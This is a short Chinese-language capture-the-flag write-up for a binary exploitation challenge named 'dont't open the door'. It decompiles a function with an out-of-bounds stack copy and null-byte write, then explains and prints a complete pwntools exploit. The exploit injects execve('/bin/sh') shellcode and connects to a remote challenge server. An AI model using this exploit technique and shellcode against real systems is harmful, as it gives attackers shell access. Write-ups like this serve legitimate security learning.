
dont't open the door

保护机制



啥都没开，非常不错

代码分析

```
1  __int64 open_the_door()
2  {
3    __int64 result; // rax
4    int v1; // [rsp+8h] [rbp-A8h] BYREF
5    int v2; // [rsp+Ch] [rbp-A4h] BYREF
6    char buf[160]; // [rsp+10h] [rbp-A0h] BYREF
7    void *retaddr; // [rsp+B8h] [rbp+8h]
8
9    puts("Mom hasn't come back, can't open the door");
10   puts("Where is the rabbit's home:");
11   __isoc99_scanf("%d", &v1);
12   retaddr = *(void **)&buf[v1];
13   puts("Where can you find rabbit's mother:");
14   read(0, buf, 0xA0uLL);
15   v1 = strlen(buf);
16   puts("How many moms did you find:");
17   __isoc99_scanf("%d", &v2);
18   v2 += v1;
19   result = v2;
20   buf[v2] = 0;
21   return result;
22 }
```

可以发现我们可以把栈上的任意一个内容拷贝到返回地址，然后读入xa0大小到栈，结合没开nx，我们可以用shellcode，接着还可以把栈上任意一个字节变成0，所以思路是把rbp位置的栈地址复制到返回地址，然后将返回地址的最后一个字节变成0，那么返回地址就有概率变成buf的地址，接着在shellcode前面填充nop，增大触发概率，这样就可以了

exp：

```
from pwn import*
from time import*
context(log_level = 'debug', arch = 'amd64', os = 'linux')
shellcode=asm(shellcraft.sh())
sh='''
```

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push 0x68
mov rax,0x732f2f2f6e69622f
push rax
mov rdi,rsp
push 0x1010101^0x6873
xor dword ptr [rsp],0x1010101
xor esi,esi
push rsi
push 8
pop rsi
add rsi,rsp
push rsi
mov rsi,rsp
xor edx,edx
push 59
pop rax
syscall
'''
sh=asm(sh)
print(len(sh))
sh=sh.ljust(0xa0,b'a')
#p=process('./door')
p=remote('101.42.48.14',8090)
#sleep(5)
p.recvuntil('home:\n')
p.sendline(str(0xa0))
p.recvuntil('mother:\n')
p.send(sh)
p.recvuntil('find:')
p.sendline(str(2))
p.interactive()
```